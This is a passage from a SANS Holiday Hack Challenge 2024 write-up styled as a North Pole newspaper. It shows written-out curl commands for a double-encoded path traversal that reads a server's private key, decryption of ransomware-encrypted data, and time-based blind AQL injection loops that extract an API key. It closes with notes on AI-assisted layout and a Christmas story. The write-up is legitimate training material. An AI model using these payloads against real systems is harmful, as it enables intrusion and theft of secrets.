Digest Pos(9)  = Filename Pos(19) XOR Nonce Pos(1) AND Digest Pos(9)  = 0x2e XOR 0xaa AND 0x0  = 0x0
Digest Pos(10) = Filename Pos(20) XOR Nonce Pos(2) AND Digest Pos(10) = 0x2e XOR 0xc1 AND 0x0  = 0x0
Digest Pos(11) = Filename Pos(21) XOR Nonce Pos(3) AND Digest Pos(11) = 0x2f XOR 0x6f AND 0x0  = 0x0
Digest Pos(12) = Filename Pos(22) XOR Nonce Pos(4) AND Digest Pos(12) = 0x2e XOR 0x1c AND 0x0  = 0x0
Digest Pos(13) = Filename Pos(23) XOR Nonce Pos(5) AND Digest Pos(13) = 0x2e XOR 0x12 AND 0x0  = 0x0
Digest Pos(14) = Filename Pos(24) XOR Nonce Pos(6) AND Digest Pos(14) = 0x2f XOR 0x72 AND 0x0  = 0x0
Digest Pos(15) = Filename Pos(25) XOR Nonce Pos(7) AND Digest Pos(15) = 0x2e XOR 0xff AND 0x0  = 0x0
Digest Pos(0)  = Filename Pos(26) XOR Nonce Pos(0) AND Digest Pos(0)  = 0x2e XOR 0xa4 AND 0x0  = 0x0
Digest Pos(1)  = Filename Pos(27) XOR Nonce Pos(1) AND Digest Pos(1)  = 0x2f XOR 0xaa AND 0x0  = 0x0
Digest Pos(2)  = Filename Pos(28) XOR Nonce Pos(2) AND Digest Pos(2)  = 0x2e XOR 0xc1 AND 0x0  = 0x0
Digest Pos(3)  = Filename Pos(29) XOR Nonce Pos(3) AND Digest Pos(3)  = 0x2e XOR 0x6f AND 0x0  = 0x0
Digest Pos(4)  = Filename Pos(30) XOR Nonce Pos(4) AND Digest Pos(4)  = 0x2f XOR 0x1c AND 0x0  = 0x0
Digest Pos(5)  = Filename Pos(31) XOR Nonce Pos(5) AND Digest Pos(5)  = 0x2e XOR 0x12 AND 0x0  = 0x0
Digest Pos(6)  = Filename Pos(32) XOR Nonce Pos(6) AND Digest Pos(6)  = 0x2e XOR 0x72 AND 0x0  = 0x0
Digest Pos(7)  = Filename Pos(33) XOR Nonce Pos(7) AND Digest Pos(7)  = 0x2f XOR 0xff AND 0x0  = 0x0
Digest Pos(8)  = Filename Pos(34) XOR Nonce Pos(0) AND Digest Pos(8)  = 0x65 XOR 0xa4 AND 0x0  = 0x0
Digest Pos(9)  = Filename Pos(35) XOR Nonce Pos(1) AND Digest Pos(9)  = 0x74 XOR 0xaa AND 0x0  = 0x0
Digest Pos(10) = Filename Pos(36) XOR Nonce Pos(2) AND Digest Pos(10) = 0x63 XOR 0xc1 AND 0x0  = 0x0
Digest Pos(11) = Filename Pos(37) XOR Nonce Pos(3) AND Digest Pos(11) = 0x2f XOR 0x6f AND 0x0  = 0x0
Digest Pos(12) = Filename Pos(38) XOR Nonce Pos(4) AND Digest Pos(12) = 0x6e XOR 0x1c AND 0x0  = 0x0
Digest Pos(13) = Filename Pos(39) XOR Nonce Pos(5) AND Digest Pos(13) = 0x67 XOR 0x12 AND 0x0  = 0x0
Digest Pos(14) = Filename Pos(40) XOR Nonce Pos(6) AND Digest Pos(14) = 0x69 XOR 0x72 AND 0x0  = 0x0
Digest Pos(15) = Filename Pos(41) XOR Nonce Pos(7) AND Digest Pos(15) = 0x6e XOR 0xff AND 0x0  = 0x0
Digest Pos(0)  = Filename Pos(42) XOR Nonce Pos(0) AND Digest Pos(0)  = 0x78 XOR 0xa4 AND 0x0  = 0x0
Digest Pos(1)  = Filename Pos(43) XOR Nonce Pos(1) AND Digest Pos(1)  = 0x2f XOR 0xaa AND 0x0  = 0x0
Digest Pos(2)  = Filename Pos(44) XOR Nonce Pos(2) AND Digest Pos(2)  = 0x63 XOR 0xc1 AND 0x0  = 0x0
Digest Pos(3)  = Filename Pos(45) XOR Nonce Pos(3) AND Digest Pos(3)  = 0x65 XOR 0x6f AND 0x0  = 0x0
Digest Pos(4)  = Filename Pos(46) XOR Nonce Pos(4) AND Digest Pos(4)  = 0x72 XOR 0x1c AND 0x0  = 0x0
Digest Pos(5)  = Filename Pos(47) XOR Nonce Pos(5) AND Digest Pos(5)  = 0x74 XOR 0x12 AND 0x0  = 0x0
Digest Pos(6)  = Filename Pos(48) XOR Nonce Pos(6) AND Digest Pos(6)  = 0x73 XOR 0x72 AND 0x0  = 0x0
Digest Pos(7)  = Filename Pos(49) XOR Nonce Pos(7) AND Digest Pos(7)  = 0x2f XOR 0xff AND 0x0  = 0x0
Digest Pos(8)  = Filename Pos(50) XOR Nonce Pos(0) AND Digest Pos(8)  = 0x61 XOR 0xa4 AND 0x0  = 0x0
Digest Pos(9)  = Filename Pos(51) XOR Nonce Pos(1) AND Digest Pos(9)  = 0x70 XOR 0xaa AND 0x0  = 0x0
Digest Pos(10) = Filename Pos(52) XOR Nonce Pos(2) AND Digest Pos(10) = 0x69 XOR 0xc1 AND 0x0  = 0x0
Digest Pos(11) = Filename Pos(53) XOR Nonce Pos(3) AND Digest Pos(11) = 0x2e XOR 0x6f AND 0x0  = 0x0
00000000000000000000000000000000
```

*So if I **set the appropriate bytes at the appropriate place** (as indicated in the programme code and in the output), I could always **set the value to zero using the XOR operation**, so that ultimately the entire digest consisted only of zeros. When I now inserted my target file double encoded, I was finally successful.*

```
curl "https://api.frostbit.app/view/
%25c1%256f%251c%2512%2572%25ff%25a4%25aa%25c1%256f%251c%2512%2572%25ff%25a4%25aa%252e%252e%252f%
252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fnginx%252fcert
s%252fapi.frostbit.app.key/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/status?
digest=00000000000000000000000000000000&debug=true"
...
        const uuid = "37492952-xxxx-yyyy-b6ad-f8accc4ef12f";
        const debugData =
"LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlKS0FJQkFBS0NBZ0VBcGxnNWVLRHZrOWYrZ3NXV1pVdHBGcjg
wb2pUWmFibTRSdHkwTG9yd3RxNVZKZDM3Cjh
...
```

*The final steps now followed. Firstly, I **used CyberChef to decrypt the encrypted key using the RSA private key** I had just received. Finally I got the real key.*



Delimiter: None

RSA Private Key (PEM):

```
-----BEGIN RSA PRIVATE KEY-----
MIIJKAIBAAKCAgEAplg5eKDvk9f+gsWWZUtpFr80ojTZa
bm4Rty0Lorwtq5VJd37
```

Key Password:

Encryption Scheme: RSAES-PKCS1-V1_5

Input (length: 1024, lines: 1):


```
8c2f47b470548372a965258b57f1fd38b9f9604d80419e163b4ca600c81170f30455f7145c43d5133b0c2328417507a93684
ab41b4d924b539f6e3e6256ec7d9e28871ae92cc6e78fde9b9c31e083b21a11d0fb87b1f6ffdd60c709e15fc82d21ce8185e
81a4a38c2b8be6d99cee39ed938e7db7b815f904d28fe63c606b6662d521d23c99650a9a21e06849e053ea8af05c367ec6f5
0f6b6bbf081ecf4b4aaa5aaca43e6d23c11c39b9adfe60805e5fa3c763538c6b1127e5c15fe3ce8d41738ead1c62f08ec955
1cd880aa300e7c970069b4da6b0a105628dc04f611082f64082e8a6674fc63da687a526b79ef9c9097b74c7a3c297de6fead
b2b7c990c8a4ddd6e1c865444bdb467aba608b99af6cc6a4b2f8ec7a3637d7f177d820dd7dce4fe55ae724186230a118fcaa
7e591bf37d75ea3c6fb1a0295ada39022f2191e3b85541c91475d984c3715ab47716f729abf85d5deda1e1b8b2fe5c2d4869
277240459e5d4b902006f4221b080c2bd78a1d01b617d3fbe66c820e56d3ddeaba3447ec4684bce4dfd2eb10bab203b64320
b4b578edb8773de3b11615a34fedd8ad2dc9375459c53abb112eff8908d2fa27d3df7dcc21e15a012701cb7f8ce864561a42
db0f4777535eb741e824050cd5749ed72d15efa00c2499577697cfed477bf0e18211ef409ba628d0f661fab023e8e85fd693
c6d5b6e9892fb5d41e9767de
```

Output (time: 111ms, length: 49, lines: 1):

```
f8cd0239fda5f6a19f45bbd185ba7260,a4aac16f1c1272ff
```

*Now the last step remained, the decryption of the naughty and nice list. Of course, I didn't really know the algorithm used. So I took another **look at the programme, either via the command line or a debugger**. Using this knowledge and the **AES algorithm, I could finally recover everything**. A truly mammoth task!*

```
strings frostbit.elf | grep -i decrypt
...
crypto/aes.(*aesCipher).Decrypt
...
go:itab.*crypto/cipher.cbcDecrypter,crypto/cipher.BlockMode
...

.text:00000000006A0D60 ; void __golang main_encryptFile(string_0 inputFilePath, string_0
outputFilePath, string_0 keyHex, error_0 _r0, error_0 _r0)
.text:00000000006A0D60                  public main_encryptFile

call    runtime_stringtoslicebyte
call    os_ReadFile
lea     rcx, main_encryptFile_func1
call    runtime_makeslice
call    crypto_rand_Read
call    crypto_aes_NewCipher
call    bytes_Repeat
call    runtime_growslice
call    runtime_makeslice
call    crypto_cipher_NewCBCEncrypter
mode = rbx                                ; crypto_cipher_BlockMode
call    os_OpenFile
call    os__ptr_File_Write



.text:00000000006A1780 ; void __golang main_GetNonce(string_0 hostname, string_0 botid, net_
http_Client *client, bool getPublicKey, bool _r0, bool _r0, string_0 _r1, string_0 _r1, crypto_
rsa_PublicKey *_r2, crypto_rsa_PublicKey *_r2)
.text:00000000006A1780                  public main_GetNonce

client_0 = rsi                            ; net_http_Client *
getPublicKey_0 = r8                       ; bool
botid = rcx
hostname = rbx
call    net_http__ptr_Client_Get
call    runtime_newobject
call    encoding_json_Unmarshal
cert = rax                                ; crypto_x509_Certificate *
.text:00000000006A1A84                  lea     rdx, RTYPE__ptr_rsa_PublicKey
lea     rax, aErrorThePublic ; "Error: The public key is not RSA"
lea     rax, aErrorNoPeerCer ; "Error: No peer certificates found"
lea     rax, aErrorNonceFiel ; "Error: 'nonce' field is missing or not "...
```



Key f8cd0239fda5f6a19f45bbd185ba7260 UTF8
IV 0000000000000000 UTF8
Mode CBC/NoPadding
Input Raw
Output Raw

```
start: 47845    time:   9ms
  end: 47856  length: 47952
length:    11   lines:   441
```

```
431,Olivia Orbit,16,Nice,Volunteered at a local charity and made sure the event was a success
432,Paul Prism,17,Naughty,Had a surprise DIY craft party and left a mess with the craft supplies
433,Quinn Quick,6,Nice,Helped clean up after a family gathering and made sure everything was put
away properly
434,Rachel Riddle,7,Naughty,Used her moms new art supplies to create a giant mural in the hallway
and made a mess
435,Sammy Sparkle,8,Nice,Organized a neighborhood bike parade and made sure everyone had a fun and
safe ride
436,Tina Tumble,9,Naughty,Turned the familys living room into a mini-amusement park and left it
messy
437,Uri Unicorn,10,Nice,Helped with a local community event and ensured everything was done
efficiently
438,Vera Vivid,11,Naughty,Used her dads tools to build a mini fort in the living room and left it
in disarray
439,Willie Wisp,12,Nice,Volunteered at a local animal shelter and made sure the animals were well
cared for
440,Xena Xtreme,13,Naughty,Had a surprise science experiment in the garage and left a mess with
the supplies...
```

I'm absolutely delighted - you've managed to crack that frosty code and rescue the Naughty-Nice List just in time! I knew you could do it, and now we can get back to toy delivery and make this a truly memorable holiday. You're a real North Pole hero!

Deactivate Frostbit Naughty-Nice List Publication - Blinded vision

Mr. Coalbox, following up on the Frostbit ransomware situation, could you explain why completely disabling the publication system was deemed necessary after the decryption efforts, and how this related to the broader resolution of the Naughty-Nice List crisis?

*Tangle Coalbox: In order to find a starting point for this challenge, I first needed **some information from the Santa Vision Challenge**. When I **listened to the Frostbit feed** there, a reference to the URL that allowed deactivation appeared.*

```
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate,
authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
```

*I still knew my **Unique User ID (UUID or botid) from the Decrypt the Naughty-Nice List challenge**. When I used any value for the X-API-Key header, as seen in the feed, I also received the response that this call was not valid. However, as in the decrypt challenge, I **added the debug parameter to the call** and thus at least got an indication of the invalid key.*

```
curl https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/
deactivate -H "X-API-Key:Test"
{"error":"Invalid Request"}

curl https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/
deactivate?debug=true -H "X-API-Key: Test"
```

```
{"debug":true,"error":"Invalid Key"}
```

*Since this header was the only obvious variable point, I **added special characters to trigger error messages** to indicate a possible SQL injection. And indeed, a **single quote generated an error**. I restructured the error message a little more nicely in order to understand it better and **obtained a reference to ArangoDB**, a graph database, in a web search.*

```
curl https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/
deactivate?debug=true -H "X-API-Key: Test '"
{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_
omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}

FOR doc IN config
FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'
<other_query_lines_omitted>
RETURN doc
```

*My entry point and **variable part was therefore <u>user_supplied_x_api_key</u>**, which I could pass via the URL. Unfortunately, I very quickly received the response <u>Request Blocked</u> from the server as soon as I started adding certain keywords in the AQL, the Arango Query Language. The easy way was therefore not open to me.*

*However, my elf colleagues had also told me that I had to **operate blindly**. So when I exhausted the server with a valid query, a **longer response time could be a good indication as opposed to an error that provided a quick response**, a classic blind sql injection.*

*Here, too, I had to try out a little with the help of the developer's syntax manual, as many operators were blocked. However, I found out that the **sleep operation and the ternary operator passed**. This allowed me to make queries that took a long time in the true case and not in the false case.*

```
time curl "https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-
f8accc4ef12f/deactivate?debug=true" -H "X-API-Key: Test' || (true?sleep(20):2) || '"
{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_
omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}

real    0m2.364s
user    0m0.028s
sys     0m0.005s

time curl "https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-
f8accc4ef12f/deactivate?debug=true" -H "X-API-Key: Test' || (false?sleep(20):2) || '"
{"debug":true,"error":"Invalid Key"}

real    0m0.365s
user    0m0.031s
sys     0m0.000s
```

*The next step was to **understand how the data structures in this database were organised** in the first place; either the manufacturer's website directly or a web search would help me here. As I did not know the name of my attribute (see <u>doc.<key_name_omitted></u>), I had to first read it out. I chose the **simple approach of checking whether the value began with a certain letter**. If there was a match, the waiting time was longer. Then I moved on to the next letter. Finally I got: **deactivate_api_key**.*

```
for i in {a..z} {0..9} '_' '-' '#' ; do echo "Testing $i"; curl --max-time 1 "https://api.
frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/deactivate?
debug=true" -H "X-API-Key: Test' || (      SUBSTRING(ATTRIBUTES(doc)[0],0,1) == \"$i\"    ?
sleep(50):2) || '" ; echo ""; sleep 1; done
Testing a
{"debug":true,"error":"Invalid Key"}

Testing b
{"debug":true,"error":"Invalid Key"}

Testing c
{"debug":true,"error":"Invalid Key"}

Testing d
curl: (28) Operation timed out after 1002 milliseconds with 0 bytes received
```

```
...

for i in {a..z} {0..9} '_' '-' '#' ; do echo "Testing $i"; curl --max-time 1 "https://api.
frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/deactivate?
debug=true" -H "X-API-Key: Test' || (      SUBSTRING(ATTRIBUTES(doc)[0],0,19) == \"deactivate_
api_key$i\"    ?sleep(50):2) || '" ; echo ""; sleep 1; done
```

*Now that **I knew the name of my attribute, all I had to do was read out the value in it**. To do this, I used exactly the same approach.*

```
for i in {a..z} {0..9} '_' '-' '#' ; do echo "Testing $i"; curl --max-time 1 "https://api.
frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/deactivate?
debug=true" -H "X-API-Key: Test' || (      SUBSTRING(doc.deactivate_api_key,0,1) == \"$i\"    ?
sleep(50):2) || '" ; echo ""; sleep 1; done
Testing a
curl: (28) Operation timed out after 1001 milliseconds with 0 bytes received

Testing b
{"debug":true,"error":"Invalid Key"}

Testing c
{"debug":true,"error":"Invalid Key"}

...

for i in {a..z} {0..9} '_' '-' '#' ; do echo "Testing $i"; curl --max-time 1 "https://api.
frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/deactivate?
debug=true" -H "X-API-Key: Test' || (      SUBSTRING(doc.deactivate_api_key,0,37) == \"abe7a6ad-
715e-4e6a-901b-c9279a964f91$i\"    ?sleep(50):2) || '" ; echo ""; sleep 1; done
```

*Hooray! Now I could **send my actual request for deactivation** and had completed the task.*

```
curl https://api.frostbit.app/api/v1/frostbitadmin/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/
deactivate -H "X-API-Key:abe7a6ad-715e-4e6a-901b-c9279a964f91"
{"message":"Response status code: 200, Response body: {\"result\":\"success\",\"rid\":
\"37492952-xxxx-yyyy-b6ad-f8accc4ef12f\",\"hash\":
\"e19274f1377f614403fc72333577e68ff4654d716ac60706e5a813572b2efc31\",\"uid\":\"80511\"}\nPOSTED
WIN RESULTS FOR RID 37492952-xxxx-yyyy-b6ad-f8accc4ef12f","status":"Deactivated"}
```

Grande Finale - Warming Words

Mr. Claus, having returned to find your operations divided between Team Wombley and Team Alabaster, with incidents ranging from ransomware attacks on the Naughty-Nice List to hijacked broadcasts and a secret drone armada in your toy factory, could you share your perspective on how this conflict affected the North Pole community, and what wisdom you'd like to impart to both your elves and our readers about the importance of unity during the holiday season?

Santa Claus: I thought the holidays were truly lost this year. I am so thankful you all were here to right the wrongs of my misguided elves. I will ensure they never jeopardize the holidays again. This is the kind of behavior I expect from Jack Frost and his Trolls, not the elves.

But, I suppose I have fault in this as well, since it's the first time I've been away at the start of the season, and after last year's unconventional holidays.

Plus, I didn't inform the elves ahead of time. Quite the lesson learned on my part. Even the best of us can always improve.

I know each faction had the best interest of the holidays at heart, even if their methods were misguided. It's important to have empathy and forgiveness, especially during the holidays.

After all, the greatest gift we give AND receive is time spent with loved ones. Never forget that!

Now let's put all this behind us and be merry. Until next year! Happy Holidays!

This issue was made possible by: www.kringlecraft.com

Special offer:

Access the digital edition free of charge.

Scan the QR code now.

Previous editions

2021 Edition - Markdown rules

The first edition was published in 2021. All content was created in a markdown editor and then published as a PDF file. The original can be found here. The content was also later integrated into KringleCraft.

★★ Super Honorable Mention awarded ★★

2022 Edition - Python rules

The second edition was created in 2022. With the help of Python scripts, the individual Markdown components and the images were automatically assembled and linked. This allowed the focus to be on the content, as the scripts could take care of the tedious things. The original can be found here. The content was also subsequently integrated into KringleCraft.

★ Honorable Mention awarded ★

2023 Edition - Flask and Bootstrap rules

The third edition was created in 2023. The individual Python scripts were used to create a complete web application that uses Flask and Bootstrap. The actual data is stored in a SQLite database and the images are stored in the file system. The application can be used either locally or on a server and has no prerequisites except for Python. The source files can be found on Github. The content for 2023 can be found here, the automatically generated report can be found here.

★★ Super Honorable Mention awarded ★★

2024 Edition - Desktop Publishing and AI rules


After acquiring some very technical programming skills (Python, SQL, Flask, Bootstrap), the focus should be on other skills in the current year – image editing, desktop publishing and using AI for supporting these activities.

See the creation story on the following page.

The content itself will, of course, be available on KringleCraft again.

Insights into the making of this issue

Few words from our editor-in-chief



KringleCraft.com - Solution Editor for Snowball Showdown
KringleCraft.com
Users
Worlds
Invitations
Stats
Search...
My Account
Logout
Home > 2024 SANS Holiday Hack Challenge > North Pole - Front Yard - Act2 > Snowball Showdown
Drop files here to upload
Edit Content:

Solution Editor for Snowball Showdown

Image Section

```
##### Silver medal

The **easy way would be to play with two people**, but it's not a problem to play alone. First, you have to **change the parameter in the URL** as follows:
```

The first step mainly consisted of documenting the solution steps and taking appropriate screenshots and, if necessary, creating necessary code snippets. Since I'm not a native speaker, I have all text translated by a tool so that it sounds more understandable. As in the previous year, I uploaded texts and code as Markdown in KringleCraft and added images if needed.


Claude - Frosty's Beach Holiday Hack Challenge - Claude
Claude
Frosty's Beach Holiday Hack Challenge
BK
Tip: Long chats cause you to reach your usage limits faster.
Start a new chat
Reply to Claude...
Claude 3.5 Sonnet

Transform the following text, as if it had been written by a newspaper reporter to the person in question, in the past and in the form of a question:

I'm Jingle Ringford, and while we're currently at Frosty's Beach on Christmas Island transitioning from the 2023 to 2024 SANS Holiday Hack Challenge, we'll soon head back to the North Pole. Although Santa's busy packing, I'm here to give newcomers a quick orientation and present you with a magical never-melting snowball souvenir. You can find your Objectives, Hints, and other Challenge resources by clicking the snowball on your avatar.

Here's that text transformed into a past-tense question from a reporter's perspective:

"Mr. Ringford, I understand that while you were at Frosty's Beach on Christmas Island overseeing the transition from the 2023 to 2024 SANS Holiday Hack Challenge before returning to the North Pole, you took time to provide orientations to newcomers and distributed magical never-melting snowballs as souvenirs. Could you tell our readers more about how participants accessed their Objectives, Hints, and other Challenge resources through these snowballs on their avatars?"

And this as well:

Hi there! I'm Angel Candysalt and I'm so happy you've stopped by, as I really need your help with a word puzzle game called Connections where you simply group four related words together. I've been struggling with it today, and I'm also quite suspicious about randomElf's

For the second step, I thought about making an authentic newspaper with reports from the North Pole as this year's motto. For this purpose, I created three different prompts for the AI. One prompt translated the tasks set by the elves as if they were a reporter's question to the respective elf. The second prompt then translated my own solutions as if they were the elf's answer to the reporter's question. I used a third prompt to enrich and better describe general parts.

For the third and final step, I designed a template for the magazine in a desktop publishing program. I then generated text styles for the individual parts such as questions, answers, images and code. Finally, I just had to copy the content and assign the individual styles. There was almost no manual work to be done, and any that was needed was just adding additional content. I was thrilled with the good results that could be achieved with good preparation and the help of AI.

This year’s Christmas Carol.

Long ago in the snowy realm of the North Pole (not too faraway if you're a reindeer) there existed a magical land ruled by a mysterious figure known as the Great Claus. Two spirited elves Twinkle and Jangle roamed this frosty kingdom defending it from the perils of holiday cheerlessness. Twinkle sporting a bright red helmet-shaped hat that tilted just so as quick-witted and even quicker with a snowball. Jangle a bit taller wore a green scarf that drooped like a sleepy reindeer's ears.Together they were the Mistletoe Knights the protectors of the magical land and the keepers of Claus' peace.One festive morning the Great Claus summoned them for a critical quest. 'Twinkle angle the time has come he announced wit a voice that rumbled like thunder across the ice plains. 'The fabled Never-Melting Snowflake a relic that grants one wish lies hidden beyond the Peppermint Expanse. Retrieve it and all marshmallow supplies will be secured!' Armed with Jangle's handmade map (created with crayon and a lot of optimism) the duo set off aboard their toboggan the Frostwing. However the map led them in endless loops around the Reindeer Academy much to the amusement of trainee reindeer perfecting their aerial maneuvers. Blitzen eventually intercepted them chuckling 'Lost fellas? The snowflake isn't there.Try the Enchanted Peppermint Grove!' Twinkle facepalmed as Jangle pretended to adjust his map. With Blitzen's directions they zoomed off again this time on the right course. The Peppermint Grove was alive with its usual enchantments-candy cane trees swayed and sang ancient ballads of epic sleigh battles and the triumphs of Claus' candy cane squadrons. Twinkle and Jangle joined the peppermint choir their voices harmonizing with the festive tune. Hours later the duo stumbled upon a hidden cave guarded by giant gumdrop sentinels (luckily on their lunch break). Inside the air shimmered with Claus' magic. There it was the Never-Melting Snowflake listening on a pedestal of ice. Twinkle's eyes widened 'We've found it Jangle! The key to infinite marshmallows!' As Twinkle reached for the snowflake a voice boomed from the cave walls 'One wish you have.Choose wisely or face the egg-nog of regret.' Without hesitation Jangle exclaimed 'An endless supply of marshmallows for our cocoa!' The snowflake glowed and with a burst of magic marshmallows poured down covering the cave in a fluffy sweet avalanche.Back at the workshop the elves were hailed as heroes-the Marshmallow Knights of Claus. They spent the rest of the season crafting new cocoa recipes and sharing their bounty with all. And sounder the twinkling stars of the northern skies Twinkle and Jangle continued their adventures their mugs full of cocoa their hearts full of joy and their days full of magic. For in the North Pole every quest was a chance for festive fun and every snowflake was a promise of more marshmallows to come.

All the best and a Merry Christmas!

Thank you so much, Santa, elves, geese, hens, doves and the entire SANS team.

See you in the new year.